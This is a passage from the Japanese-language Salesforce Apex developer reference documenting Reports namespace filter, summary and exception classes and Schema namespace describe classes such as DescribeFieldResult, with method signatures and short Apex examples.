getStartDate()
標準の日付検索条件の開始日を返します。
setColumn(standardDateFilterColumnName)
標準の日付検索条件列の API 名を設定します。
setDurationValue(durationName)
標準の日付検索条件の API 名を設定します。
setEndDate(endDate)
標準の日付検索条件の終了日を設定します。
setStartDate(startDate)
標準の日付検索条件の開始日を設定します。

getColumn()

標準の日付検索条件列の API 名を返します。

署名

```
public String getColumn()
```

戻り値

型: String

getDurationValue()

開始日、終了日、日付検索条件の表示名および API 名など、標準の日付検索条件の期間情報を返します。

署名

```
public String getDurationValue()
```

戻り値

型: String

getEndDate()

標準の日付検索条件の終了日を返します。

署名

```
public String getEndDate()
```

戻り値

型: String

getStartDate()

標準の日付検索条件の開始日を返します。

署名

```
public String getStartDate()
```

戻り値

型: String

setColumn(standardDateFilterColumnName)

標準の日付検索条件列の API **名を設定します。**

署名

```
public void setColumn(String standardDateFilterColumnName)
```

パラメータ

standardDateFilterColumnName
型: String

戻り値

型: void

setDurationValue(durationName)

標準の日付検索条件の API **名を設定します。**

署名

```
public void setDurationValue(String durationName)
```

パラメータ

durationName
型: String

戻り値

型: void

setEndDate(endDate)

標準の日付検索条件の終了日を設定します。

署名

```
public void setEndDate(String endDate)
```

パラメータ

endDate
型: String

戻り値

型: void

setStartDate(startDate)

標準の日付検索条件の開始日を設定します。

署名

```
public void setStartDate(String startDate)
```

パラメータ

startDate
型: String

戻り値

型: void

StandardDateFilterDuration クラス

個々の標準の日付条件(相対日付検索条件とも呼ばれる)に関する情報が含まれます。標準の日付条件の期間の API 名と表示ラベルに加え、開始日と終了日が含まれます。

名前空間

Reports

このセクションの内容:

StandardDateFilterDuration メソッド

`StandardDateFilterDuration` のメソッドは次のとおりです。

このセクションの内容:

getEndDate()

日付検索条件の終了日を返します。

署名

```
public String getEndDate()
```

戻り値

型: String

getLabel()

日付検索条件の表示名を返します。使用できる値は、相対日付検索条件 (`Current FY`、`Current FQ` など) とカスタム日付検索条件です。

署名

```
public String getLabel()
```

戻り値

型: String

getStartDate()

日付検索条件の開始日を返します。

署名

```
public String getStartDate()
```

戻り値

型: String

getValue()

日付検索条件の API 名を返します。使用できる値は、相対日付検索条件 (THIS_FISCAL_YEAR、NEXT_FISCAL_QUARTER など) とカスタム日付検索条件です。

署名

```
public String getValue()
```

戻り値

型: String

StandardDateFilterDurationGroup クラス

標準の日付条件グルーピングに関する情報 (グルーピングの表示ラベル、グルーピングに含まれるすべての標準の日付条件など) が含まれます。グルーピングには、Calendar Year、Calendar Quarter、Calendar Month、Calendar Week、Fiscal Year、Fiscal Quarter、Day、およびユーザ定義の日付範囲に基づくカスタム値などがあります。

名前空間

Reports

このセクションの内容:

StandardDateFilterDurationGroup メソッド

StandardDateFilterDurationGroup のメソッドは次のとおりです。

このセクションの内容:

getLabel()

標準の日付検索条件グルーピングの表示ラベルを返します。

署名

```
public String getLabel()
```

戻り値

型: String

getStandardDateFilterDurations()

標準の日付検索条件グルーピングを返します。

署名

```
public List<Reports.StandardDateFilterDuration> getStandardDateFilterDurations()
```

戻り値

型: List<Reports.StandardDateFilterDuration>

たとえば、標準の日付検索条件グルーピングは次のようになります。

```
Reports.StandardDateFilterDuration[endDate=2015-12-31, label=Current FY,
startDate=2015-01-01, value=THIS_FISCAL_YEAR],

Reports.StandardDateFilterDuration[endDate=2014-12-31, label=Previous FY,
startDate=2014-01-01, value=LAST_FISCAL_YEAR],

Reports.StandardDateFilterDuration[endDate=2014-12-31, label=Previous 2 FY,
startDate=2013-01-01, value=LAST_N_FISCAL_YEARS:2]
```

StandardFilter クラス

レポートに定義されている標準の検索条件に関する情報 (検索条件項目の API 名、検索条件の値など) が含まれます。

名前空間

Reports

使用方法

レポートの標準の検索条件を取得または設定するために使用します。標準の検索条件はレポートタイプによって異なります。たとえば、商談オブジェクトのレポートの標準検索条件は、「表示」、「商談状況」、および「確度」です。

このセクションの内容:

StandardFilter メソッド

`StandardFilter` のメソッドは次のとおりです。

このセクションの内容:

getName()

標準の検索条件の API 名を返します。

署名

```
public String getName()
```

戻り値

型: String

getValue()

標準の検索条件値を返します。

署名

```
public String getValue()
```

戻り値

型: String

setName(name)

標準の検索条件の API 名を設定します。

署名

```
public void setName(String name)
```

パラメータ

name
　型: String

戻り値

型: void

setValue(value)

標準の検索条件値を設定します。

署名

```
public void setValue(String value)
```

パラメータ

value
　型: String

戻り値

型: void

StandardFilterInfo クラス

標準の検索条件情報を提供するオブジェクトの抽象基本クラスです。

名前空間

Reports

このセクションの内容:

StandardFilterInfo メソッド

`StandardFilterInfo` **のメソッドは次のとおりです。**

このセクションの内容:

getLabel()

標準の検索条件の表示ラベルを返します。

署名

```
public String getLabel()
```

戻り値

型: String

getType()

標準の検索条件の種別を返します。

署名

```
public Reports.StandardFilterType getType()
```

戻り値

型: Reports.StandardFilterType

StandardFilterInfoPicklist クラス

標準の検索条件選択リストに関する情報 (検索条件項目の表示名と型、デフォルトの選択リスト値、可能なすべての選択リスト値のリストなど) が含まれます。

名前空間

Reports

このセクションの内容:

StandardFilterInfoPicklist メソッド

`StandardFilterInfoPicklist` **のメソッドは次のとおりです。**

このセクションの内容:

getDefaultValue()

標準の検索条件の選択リストのデフォルト値を返します。

署名

```
public String getDefaultValue()
```

戻り値

型: String

getFilterValues()

標準の検索条件の選択リスト値のリストを返します。

署名

```
public List<Reports.FilterValue> getFilterValues()
```

戻り値

型: List<Reports.FilterValue>

StandardFilterType 列挙

`StandardFilterType` Enum は、レポートの標準検索条件の種別を記述します。`getType()` メソッドは、`Reports.StandardFilterType` Enum 値を返します。

名前空間

Reports

Enum 値

次に、`Reports.StandardFilterType` Enum の値を示します。

値	説明
`PICKLIST`	標準検索条件種別の値。

SummaryValue クラス

レポートのセルのサマリーデータが含まれます。

名前空間

Reports

SummaryValue メソッド

`SummaryValue` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getLabel()

指定されたセルの書式設定されたサマリーデータを返します。

構文

```
public String getLabel()
```

戻り値

型: String

getValue()

指定されたセルのサマリーデータの数値を返します。

構文

```
public Object getValue()
```

戻り値

型: Object

ThresholdInformation クラス

レポート通知の評価条件のリストが含まれます。

名前空間

Reports

このセクションの内容:

ThresholdInformation コンストラクタ

ThresholdInformation のコンストラクタは次のとおりです。

このセクションの内容:

ThresholdInformation(evaluatedConditions)

Reports.EvaluatedCondition クラスの新しいインスタンスを作成します。

署名

```
public ThresholdInformation(List<Reports.EvaluatedCondition> evaluatedConditions)
```

パラメータ

evaluatedConditions
型: List<Reports.EvaluatedCondition>

Reports.EvaluatedCondition オブジェクトのリスト。

ThresholdInformation メソッド

ThresholdInformation のメソッドは次のとおりです。

このセクションの内容:

getEvaluatedConditions()

レポート通知の評価条件のリストを返します。

署名

```
public List<Reports.EvaluatedCondition> getEvaluatedConditions()
```

戻り値

型: List<Reports.EvaluatedCondition>

レポートの例外

Reports 名前空間には、例外クラスが含まれています。

すべての例外クラスは、エラーメッセージや例外型を返す組込みメソッドをサポートしています。「Exception クラスおよび組み込み例外」 (ページ 2084)を参照してください。

Reports 名前空間には、次の例外があります。

例外	説明	メソッド
Reports.FeatureNotSupportedException	無効なレポート形式	
Reports.InstanceAccessException	レポートインスタンスにアクセスできない	
Reports.InvalidFilterException	検索条件検証エラー	List<String> getFilterErrors() は、検索条件のエラーのリストを返します。
Reports.InvalidReportMetadataException	検索条件のメタデータが欠落している	List<String> getReportMetadataErrors() は、メタデータエラーのリストを返します。
Reports.InvalidSnapshotDateException	無効な履歴レポート形式	List<String> getSnapshotDateErrors() は、スナップショット日のエラーのリストを返します。
Reports.MetadataException	レポートの列が選択されていない	
Reports.ReportRunException	レポート実行エラー	
Reports.UnsupportedOperationException	レポートの実行権限がない	

Schema 名前空間

Schema 名前空間は、スキーマメタデータ情報に使用されるクラスとメソッドを提供します。

Schema 名前空間のクラスを次に示します。

このセクションの内容:

ChildRelationship クラス
子リレーションおよび親 sObject の子 sObject にアクセスするメソッドが含まれます。

DataCategory クラス
カテゴリグループ内のカテゴリを表します。

DataCategoryGroupSobjectTypePair クラス
カテゴリグループおよび関連付けられたオブジェクトを指定します。

DescribeColorResult クラス
タブの色メタデータ情報が含まれます。

DescribeDataCategoryGroupResult クラス
KnowledgeArticleVersion と Question に関連付けられたカテゴリグループのリストが含まれます。

DescribeDataCategoryGroupStructureResult クラス
KnowledgeArticleVersion と Question に関連付けられたカテゴリグループおよびカテゴリが含まれます。

DescribeFieldResult クラス
sObject 項目を記述するメソッドが含まれます。

DescribeIconResult クラス
タブのアイコンメタデータ情報が含まれます。

DescribeSObjectResult クラス
sObject を記述するメソッドが含まれます。

DescribeTabResult クラス
Salesforce ユーザインターフェースで利用可能な標準またはカスタムアプリケーションのタブに関するタブメタデータ情報が含まれます。

DescribeTabSetResult クラス
Salesforce ユーザインターフェースで利用可能な標準またはカスタムアプリケーションに関するメタデータ情報が含まれます。

DisplayType 列挙
`Schema.DisplayType` Enum 値は、Field Describe Result の `getType` メソッドによって返されます。

FieldSet クラス
sObject に作成された項目セットの詳細を検出および取得するためのメソッドが含まれます。

FieldSetMember クラス
項目セットのメンバー項目のメタデータにアクセスするためのメソッドが含まれます。

PicklistEntry クラス
picklist エントリを表します。

RecordTypeInfo クラス
レコードタイプが関連付けられた sObject のレコードタイプ情報にアクセスするメソッドが含まれます。

SOAPType 列挙
`Schema.SOAPType` Enum 値は、Field Describe Result の `getSoapType` メソッドによって返されます。

SObjectField クラス

Schema.sObjectField オブジェクトは、getControler および getSObjectField メソッドを使用して Field Describe Result から返されます。

SObjectType クラス

Schema.sObjectType オブジェクトは、getReferenceTo メソッドを使用して Field Describe Result から、または getSObjectType メソッドを使用して sObject Describe Result から返されます。

ChildRelationship クラス

子リレーションおよび親 sObject の子 sObject にアクセスするメソッドが含まれます。

名前空間

Schema

例

ChildRelationship オブジェクトは、getChildRelationship メソッドを使用して sObject describe result から返されます。次に例を示します。

```
Schema.DescribeSObjectResult R = Account.SObjectType.getDescribe();

List<Schema.ChildRelationship> C = R.getChildRelationships();
```

ChildRelationship メソッド

ChildRelationship のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getChildSObject()

親 sObject への外部キーを持つ子 sObject のトークンを返します。

署名

```
public Schema.SObjectType getChildSObject()
```

戻り値

型: Schema.SObjectType

getField()

親 sObject への外部キーを持つ項目のトークンを返します。

署名

```
public Schema.SObjectField getField()
```

戻り値

型: Schema.SObjectField

getRelationshipName()

リレーションの名前を返します。

署名

```
public String getRelationshipName()
```

戻り値

型: String

isCascadeDelete()

親オブジェクトの削除時に子オブジェクトが削除される場合は `true`、削除されない場合は `false` を返します。

署名

```
public Boolean isCascadeDelete()
```

戻り値

型: Boolean

isDeprecatedAndHidden()

将来の使用のために予約されています。

署名

```
public Boolean isDeprecatedAndHidden()
```

戻り値

型: Boolean

isRestrictedDelete()

子オブジェクトから参照されるため親オブジェクトを削除できない場合は `true` を返し、削除できる場合は `false` を返します。

署名

```
public Boolean isRestrictedDelete()
```

戻り値

型: Boolean

DataCategory クラス

カテゴリグループ内のカテゴリを表します。

名前空間

Schema

使用方法

`Schema.DataCategory` オブジェクトは `getTopCategories` メソッドによって返されます。

DataCategory メソッド

`DataCategory` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getName()
データカテゴリにアクセスするために API で使用される一意の名前を返します。

getChildCategories()

データカテゴリで表示可能なサブカテゴリを含む再帰的オブジェクトを返します。

署名

```
public Schema.DataCategory getChildCategories()
```

戻り値

型: List<Schema.DataCategory>

getLabel()

Salesforce ユーザインターフェースで使用されるデータカテゴリの表示ラベルを返します。

署名

```
public String getLabel()
```

戻り値

型: String

getName()

データカテゴリにアクセスするために API で使用される一意の名前を返します。

署名

```
public String getName()
```

戻り値

型: String

DataCategoryGroupSobjectTypePair クラス

カテゴリグループおよび関連付けられたオブジェクトを指定します。

名前空間

Schema

使用方法

Schema.DataCategoryGroupSobjectTypePair は `describeDataCategory GroupStructures` メソッドで使用され、オブジェクトで使用可能なカテゴリを返します。

このセクションの内容:

DataCategoryGroupSobjectTypePair コンストラクタ

`DataCategoryGroupSobjectTypePair` のコンストラクタは次のとおりです。

このセクションの内容:

`DataCategoryGroupSobjectTypePair()`

`Schema.DataCategoryGroupSobjectTypePair` クラスの新しいインスタンスを作成します。

署名

```
public DataCategoryGroupSobjectTypePair()
```

DataCategoryGroupSobjectTypePair メソッド

`DataCategoryGroupSobjectTypePair` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

`getDataCategoryGroupName()`

データカテゴリグループにアクセスするために API で使用される一意の名前を返します。

署名

```
public String getDataCategoryGroupName()
```

戻り値

型: String

getSobject()

データカテゴリグループに関連付けられたオブジェクト名を返します。

署名

```
public String getSobject()
```

戻り値

型: String

setDataCategoryGroupName(name)

データカテゴリグループにアクセスするために API で使用される一意の名前を指定します。

署名

```
public String setDataCategoryGroupName(String name)
```

パラメータ

name
型: String

戻り値

型: Void

setSobject(sObjectName)

データカテゴリグループに関連付けられた sObject を設定します。

署名

```
public Void setSobject(String sObjectName)
```

パラメータ

sObjectName
型: String

sObjectName はデータカテゴリグループに関連付けられたオブジェクト名です。有効な値は、次のとおりです。

- `KnowledgeArticleVersion`: 記事タイプの場合。
- `Question`: アンサーの質問の場合。

戻り値

型: Void

DescribeColorResult クラス

タブの色メタデータ情報が含まれます。

名前空間

Schema

使用方法

`Schema.DescribeTabResult` クラスの `getColors` メソッドは、タブに使用する色を示す `Schema.DescribeColorResult` オブジェクトのリストを返します。

`Schema.DescribeColorResult` クラスのメソッドは、対応するプロパティを使用してコールできます。`get` で始まる各メソッドでは、`get` プレフィックスと末尾の括弧 `()` を省略して対応するプロパティをコールできます。たとえば、`colorResultObj.color` は `colorResultObj.getColor()` と同じです。

例

このサンプルでは、Sales アプリケーションの最初のタブの最初の色の情報を取得する方法を示します。

```
// Get tab set describes for each app

List<Schema.DescribeTabSetResult> tabSetDesc = Schema.DescribeTabs();



// Iterate through each tab set describe for each app and display the info

for(Schema.DescribeTabSetResult tsr : tabSetDesc) {

    // Display tab info for the Sales app

    if (tsr.getLabel() == 'Sales') {

        // Get color information for the first tab

        List<Schema.DescribeColorResult> colorDesc = tsr.getTabs()[0].getColors();

        // Display the icon color, theme, and context of the first color returned
```

```
        System.debug('Color: ' + colorDesc[0].getColor());
        System.debug('Theme: ' + colorDesc[0].getTheme());
        System.debug('Context: ' + colorDesc[0].getContext());
    }
}

// Example debug statement output
// DEBUG|Color: 1797C0
// DEBUG|Theme: theme4
// DEBUG|Context: primary
```

DescribeColorResult メソッド

`DescribeColorResult` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getColor()

`00FF00` などの Web RGB 色コードを返します。

署名

```
public String getColor()
```

戻り値

型: String

getContext()

色のコンテキストを返します。コンテキストにより、その色がそのタブのメインの色であるか否かが判別されます。

署名

```
public String getContext()
```

戻り値

型: String

getTheme()

カラーテーマを返します。

署名

```
public String getTheme()
```

戻り値

型: String

テーマに使用できる値には、`theme3`、`theme4`、および `custom` があります。

- `theme3` は Spring '10 で導入された、Salesforce テーマです。
- `theme4` は、Salesforce のモバイルタッチスクリーンバージョン向けの Winter '14 で導入された、Salesforce テーマです。
- `custom` はカスタムアイコンに関連付けられたテーマの名前です。

DescribeDataCategoryGroupResult クラス

KnowledgeArticleVersion と Question に関連付けられたカテゴリグループのリストが含まれます。

名前空間

Schema

使用方法

`describeDataCategoryGroups` メソッドは、指定したオブジェクトに関連付けられたカテゴリグループのリストを含む `Schema.DescribeDataCategoryGroupResult` オブジェクトを返します。

`describeDataCategoryGroups` の使用についての詳細およびコード例は、「sObject に関連付けられたすべてのデータカテゴリへのアクセス」を参照してください。

例

次に、Data Category Group Describe Result オブジェクトをインスタンス化する方法の例を示します。

```
List <String> objType = new List<String>();

objType.add('KnowledgeArticleVersion');

objType.add('Question');



List<Schema.DescribeDataCategoryGroupResult> describeCategoryResult =

   Schema.describeDataCategoryGroups(objType);
```

DescribeDataCategoryGroupResult メソッド

`DescribeDataCategoryGroupResult` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getCategoryCount()

データカテゴリグループの表示可能なデータカテゴリ数を返します。

署名

```
public Integer getCategoryCount()
```

戻り値

型: Integer

getDescription()

データカテゴリグループの説明を返します。

署名

```
public String getDescription()
```

戻り値

型: String

getLabel()

Salesforce ユーザインターフェースで使用されるデータカテゴリグループの表示ラベルを返します。

署名

```
public String getLabel()
```

戻り値

型: String

getName()

データカテゴリグループにアクセスするために API で使用される一意の名前を返します。

署名

```
public String getName()
```

戻り値

型: String

getSobject()

データカテゴリグループに関連付けられたオブジェクト名を返します。

署名

```
public String getSobject()
```

戻り値

型: String

DescribeDataCategoryGroupStructureResult クラス

KnowledgeArticleVersion と Question に関連付けられたカテゴリグループおよびカテゴリが含まれます。

名前空間

Schema

使用方法

`describeDataCategoryGroupStructures` メソッドは、指定したオブジェクトに関連付けられたカテゴリグループおよびカテゴリを含む `Schema.DescribeDataCategoryGroupStructureResult` オブジェクトのリストを返します。

詳細およびコード例は、「sObject に関連付けられたすべてのデータカテゴリへのアクセス」を参照してください。

例

次に、Data Category Group Structure Describe Result オブジェクトをインスタンス化する方法の例を示します。

```
List <DataCategoryGroupSobjectTypePair> pairs =

      new List<DataCategoryGroupSobjectTypePair>();



DataCategoryGroupSobjectTypePair pair1 =

      new DataCategoryGroupSobjectTypePair();

pair1.setSobject('KnowledgeArticleVersion');

pair1.setDataCategoryGroupName('Regions');



DataCategoryGroupSobjectTypePair pair2 =

      new DataCategoryGroupSobjectTypePair();

pair2.setSobject('Questions');

pair2.setDataCategoryGroupName('Regions');



pairs.add(pair1);

pairs.add(pair2);



List<Schema.DescribeDataCategoryGroupStructureResult>results =

      Schema.describeDataCategoryGroupStructures(pairs, true);
```

DescribeDataCategoryGroupStructureResult メソッド

`DescribeDataCategoryGroupStructureResult` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getDescription()

データカテゴリグループの説明を返します。

署名

```
public String getDescription()
```

戻り値

型: String

getLabel()

Salesforce ユーザインターフェースで使用されるデータカテゴリグループの表示ラベルを返します。

署名

```
public String getLabel()
```

戻り値

型: String

getName()

データカテゴリグループにアクセスするために API で使用される一意の名前を返します。

署名

```
public String getName()
```

戻り値

型: String

getSobject()

データカテゴリグループに関連付けられたオブジェクト名を返します。

署名

```
public String getSobject()
```

戻り値

型: String

getTopCategories()

ユーザのデータカテゴリグループ表示設定に基づいて表示可能な上位カテゴリを含む `Schema.DataCategory` オブジェクトを返します。

署名

```
public List<Schema.DataCategory> getTopCategories()
```

戻り値

型: List<Schema.DataCategory>

使用方法

データカテゴリグループ表示設定についての詳細は、Salesforce オンラインヘルプの「カテゴリグループ表示設定について」を参照してください。

DescribeFieldResult クラス

sObject 項目を記述するメソッドが含まれます。

名前空間

Schema

例

次に、Field Describe Result オブジェクトをインスタンス化する方法の例を示します。

```
Schema.DescribeFieldResult dfr = Account.Description.getDescribe();
```

DescribeFieldResult メソッド

`DescribeFieldResult` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getReferenceTargetField()
値が外部子オブジェクトの間接参照関係項目の値と照合される標準親オブジェクトまたはカスタム親オブジェクトのカスタム項目の名前を返します。この照合により、どのレコードが相互に関連しているかを判断します。

getReferenceTo()
この項目の親オブジェクトの Schema.sObjectType オブジェクトのリストを返します。`isNamePointing` メソッドが `true` を返す場合、リストには複数のエントリがあります。返さない場合、エントリは 1 つのみです。

getRelationshipName()
リレーションの名前を返します。

getRelationshipOrder()
項目が子の場合は 1、子でない場合は 0 を返します。

getScale()
データ型 double の項目には、小数点の右側の桁数を返します。小数点の右側に余分な桁がある場合は、切り捨てられます。

getSOAPType()
項目のデータ型に応じて、SoapType enum 値の 1 つを返します。

getSObjectField()
この項目のトークンを返します。

getType()
項目のデータ型に応じて、DisplayType enum 値の 1 つを返します。

isAccessible()
現在のユーザがこの項目を参照できる場合は `true`、できない場合は `false` を返します。

isAutoNumber()
項目が Auto Number 項目の場合は `true`、そうでない場合は `false` を返します。

isCalculated()
項目がカスタム数式項目の場合は `true`、そうでない場合は `false` を返します。カスタム数式項目は常に参照のみです。

isCascadeDelete()
親オブジェクトの削除時に子オブジェクトが削除される場合は `true`、削除されない場合は `false` を返します。

isCaseSensitive()
項目が大文字と小文字を区別する場合は `true`、区別しない場合は `false` を返します。

isCreateable()
現在のユーザが項目を作成できる場合は `true`、できない場合は `false` を返します。

isCustom()
項目がカスタム項目の場合は `true` を、`Name` などの標準項目の場合は `false` を返します。

isDefaultedOnCreate()
作成時に項目がデフォルト値を受け取る場合は `true`、受け取らない場合は `false` を返します。

isDependentPicklist()
選択リストが連動選択リストの場合は true、そうでない場合は false を返します。

isDeprecatedAndHidden()
将来の使用のために予約されています。

isExternalID()
項目が外部 ID として使用されている場合は true、そうでない場合は false を返します。

isFilterable()
項目を WHERE ステートメントの検索条件の一部として使用できる場合は true、そうでない場合は false を返します。

isGroupable()
項目が SOQL クエリの GROUP BY 句に含まれる場合は true、含まれない場合は false を返します。このメソッドは、API バージョン 18.0 以降を使用して保存された Apex クラスおよびトリガにのみ使用できます。

isHtmlFormatted()
項目が HTML のために形式化されており、HTML として表示されるように符号化する必要がある場合は true、そうでない場合は false を返します。このメソッドに対して true を返す項目の例の 1 つは、ハイパーリンクのカスタム数式項目です。もう 1 つの例は、IMAGE テキスト関数があるカスタム数式項目です。

isIdLookup()
upsert メソッドでレコードを指定するために項目を使用できる場合は true、使用できない場合は false を返します。

isNameField()
項目が名前項目の場合は true、そうでない場合は false を返します。

isNamePointing()
項目が複数のデータ型のオブジェクトを親として持つことが可能な場合、true を返します。たとえば、ToDo は [取引先責任者/リード ID] (WhoId) 項目と [商談/取引先 ID] (WhatId) 項目の両方を持つことができ、いずれかのオブジェクトが特定 ToDo レコードの親になる可能性があるため、このメソッドに対して true を返します。それ以外の場合、このメソッドは false を返します。

isNillable()
項目を空白にできる場合は true、できない場合は false を返します。null 値が許可される項目は、中身を空にすることができます。空白にできない項目では、オブジェクトを作成して保存するには必ず値を設定する必要があります。

isPermissionable()
項目に項目の権限を指定できる場合は true、そうでない場合は false を返します。

isRestrictedDelete()
子オブジェクトから参照されるため親オブジェクトを削除できない場合は true を返し、削除できる場合は false を返します。

isRestrictedPicklist()
項目が制限つき選択リストの場合は true、そうでない場合は false を返します。

isSortable()
項目上でクエリをソートできる場合は true、できない場合は false を返します。

isUnique()
項目の値を一意にする必要がある場合は `true`、そうでない場合は `false` を返します。

isUpdateable()
現在のユーザが項目を編集できる場合、またはカスタムオブジェクトの主従関係項目である子レコードの親を別の親レコードに変更できる場合は `true`、できない場合は、`false` を返します。

isWriteRequiresMasterRead()
詳細オブジェクトへの書き込みに親の参照・更新共有ではなく参照共有が必要な場合は、`true` を返します。

getByteLength()

可変長項目 (バイナリ項目も含む) の場合は、最大サイズをバイトで返します。

署名

```
public Integer getByteLength()
```

戻り値

型: Integer

getCalculatedFormula()

この項目に指定された数式を返します。

署名

```
public String getCalculatedFormula()
```

戻り値

型: String

getController()

制御項目のトークンを返します。

署名

```
public Schema.sObjectField getController()
```

戻り値

型: Schema.SObjectField

getDefaultValue()

この項目のデフォルト値を返します。

署名

```
public Object getDefaultValue()
```

戻り値

型: Object

getDefaultValueFormula()

数式が使用されていない場合、この項目に指定されたデフォルト値を返します。

署名

```
public String getDefaultValueFormula()
```

戻り値

型: String

getDigits()

項目に指定された桁の最大数を返します。このメソッドは、integer 項目でのみ有効です。

署名

```
public Integer getDigits()
```

戻り値

型: Integer

getInlineHelpText()

項目レベルのヘルプの内容を返します。

署名

```
public String getInlineHelpText()
```

戻り値

型: String

使用方法

詳細は、Salesforce オンラインヘルプの「項目レベルのヘルプの定義」を参照してください。

getLabel()

Salesforceユーザインターフェースの項目の隣に表示されるテキストラベルを返します。このラベルはローカライズが可能です。

署名

```
public String getLabel()
```

戻り値

型: String

使用方法

メモ: 標準オブジェクトの [種別] 項目の場合、`getLabel` はデフォルトのラベルとは異なるラベルを返します。これは、*`Object`* `Type` という形式のラベルを返します。*Object* は標準オブジェクトラベルです。たとえば、[取引先] の [種別] 項目の場合、`getLabel` はデフォルトラベルの `Type` ではなく、`Account Type` を返します。[種別] ラベルの名前が変更されると、`getLabel` によって新しいラベルが返されます。[カスタマイズ] > [タブ名と表示ラベル] > [タブと表示ラベルの名称変更] を選択して、すべての標準オブジェクト項目のラベルを確認または変更できます。

getLength()

文字列項目には、(バイトではなく) Unicode 文字での最大サイズを返します。

署名

```
public Integer getLength()
```

戻り値

型: Integer

getLocalName()

`getName` メソッドと同様、項目名を返します。ただし、項目が現在の名前空間の一部である場合、名前の名前空間部分は削除されます。

署名

```
public String getLocalName()
```

戻り値

型: String

getName()

Apex で使用される項目名を返します。

署名

```
public String getName()
```

戻り値

型: String

getPicklistValues()

PicklistEntry オブジェクトのリストを返します。項目が選択リストでない場合、ランタイムエラーを返します。

署名

```
public List<Schema.PicklistEntry> getPicklistValues()
```

戻り値

型: List<Schema.PicklistEntry>

getPrecision()

データ型 double の項目には、小数点の右側と左側の両方をあわせた (ただし小数点自体は含まない)、格納可能な最大桁数を返します。

署名

```
public Integer getPrecision()
```

戻り値

型: Integer

getReferenceTargetField()

値が外部子オブジェクトの間接参照関係項目の値と照合される標準親オブジェクトまたはカスタム親オブジェクトのカスタム項目の名前を返します。この照合により、どのレコードが相互に関連しているかを判断します。

署名

```
public String getReferenceTargetField()
```

戻り値

型: String

使用方法

間接参照関係についての詳細は、Salesforceヘルプの「外部オブジェクトの間接参照関係項目」を参照してください。

getReferenceTo()

この項目の親オブジェクトの Schema.sObjectType オブジェクトのリストを返します。isNamePointing メソッドが true を返す場合、リストには複数のエントリがあります。返さない場合、エントリは 1 つのみです。

署名

```
public List <Schema.sObjectType> getReferenceTo()
```

戻り値

型: List<Schema.sObjectType>

getRelationshipName()

リレーションの名前を返します。

署名

```
public String getRelationshipName()
```

戻り値

型: String

使用方法

リレーションとリレーション名についての詳細は、『*Force.com SOQL and SOSL Reference*』の「リレーション名について」を参照してください。

getRelationshipOrder()

項目が子の場合は 1、子でない場合は 0 を返します。

署名

```
public Integer getRelationshipOrder()
```

戻り値

型: Integer

使用方法

リレーションとリレーション名についての詳細は、『*Force.com SOQL and SOSL Reference*』の「リレーション名について」を参照してください。

getScale()

データ型doubleの項目には、小数点の右側の桁数を返します。小数点の右側に余分な桁がある場合は、切り捨てられます。

署名

```
public Integer getScale()
```

戻り値

型: Integer

使用方法

小数点の左側の桁数が多すぎる場合は、このメソッドはエラー応答を返します。

getSOAPType()

項目のデータ型に応じて、SoapType enum 値の 1 つを返します。

署名

```
public Schema.SOAPType getSOAPType()
```

戻り値

型: Schema.SOAPType

getSObjectField()

この項目のトークンを返します。

署名

```
public Schema.sObjectField getSObjectField()
```

戻り値

型: Schema.SObjectField

getType()

項目のデータ型に応じて、DisplayType enum 値の 1 つを返します。

署名

```
public Schema.DisplayType getType()
```

戻り値

型: Schema.DisplayType

isAccessible()

現在のユーザがこの項目を参照できる場合は `true`、できない場合は `false` を返します。

署名

```
public Boolean isAccessible()
```

戻り値

型: Boolean

isAutoNumber()

項目が Auto Number 項目の場合は `true`、そうでない場合は `false` を返します。

署名

```
public Boolean isAutoNumber()
```

戻り値

型: Boolean

使用方法

SQL IDENTITY 型に似て、Auto Number 項目は参照のみ可能で、作成できない項目であり、最長 30 文字です。Auto Number 項目は、内部オブジェクト ID に依存しない一意な ID を提供します (購入注文番号や請求書番号など)。Auto Number 項目は、全体的に Salesforce ユーザインターフェースで構成されています。

isCalculated()

項目がカスタム数式項目の場合は `true`、そうでない場合は `false` を返します。カスタム数式項目は常に参照のみです。

署名

```
public Boolean isCalculated()
```

戻り値

型: Boolean

isCascadeDelete()

親オブジェクトの削除時に子オブジェクトが削除される場合は `true`、削除されない場合は `false` を返します。

署名

```
public Boolean isCascadeDelete()
```

戻り値

型: Boolean

isCaseSensitive()

項目が大文字と小文字を区別する場合は `true`、区別しない場合は `false` を返します。

署名

```
public Boolean isCaseSensitive()
```

戻り値

型: Boolean

isCreateable()

現在のユーザが項目を作成できる場合は `true`、できない場合は `false` を返します。

署名

```
public Boolean isCreateable()
```

戻り値

型: Boolean

isCustom()

項目がカスタム項目の場合は `true` を、`Name` などの標準項目の場合は `false` を返します。

署名

```
public Boolean isCustom()
```

戻り値

型: Boolean

isDefaultedOnCreate()

作成時に項目がデフォルト値を受け取る場合は `true`、受け取らない場合は `false` を返します。

署名

```
public Boolean isDefaultedOnCreate()
```

戻り値

型: Boolean

使用方法

このメソッドが `true` を返す場合、この項目の値が作成コールで渡されなくても、Salesforce はオブジェクト作成時にこの項目の値を暗黙的に割り当てます。たとえば、Opportunity オブジェクトでは値が Stage 項目から取得されているため、Probability 項目にはこの属性が指定されています。同様に、ほとんどのオブジェクトの Owner にはこの属性が設定されています。Owner 項目が特に指定されない限り、値は現在のユーザから取得されます。

isDependentPicklist()

選択リストが連動選択リストの場合は `true`、そうでない場合は `false` を返します。

署名

```
public Boolean isDependentPicklist()
```

戻り値

型: Boolean

isDeprecatedAndHidden()

将来の使用のために予約されています。

署名

```
public Boolean isDeprecatedAndHidden()
```

戻り値

型: Boolean

isExternalID()

項目が外部 ID として使用されている場合は true、そうでない場合は false を返します。

署名

```
public Boolean isExternalID()
```

戻り値

型: Boolean

isFilterable()

項目を WHERE ステートメントの検索条件の一部として使用できる場合は true、そうでない場合は false を返します。

署名

```
public Boolean isFilterable()
```

戻り値

型: Boolean

isGroupable()

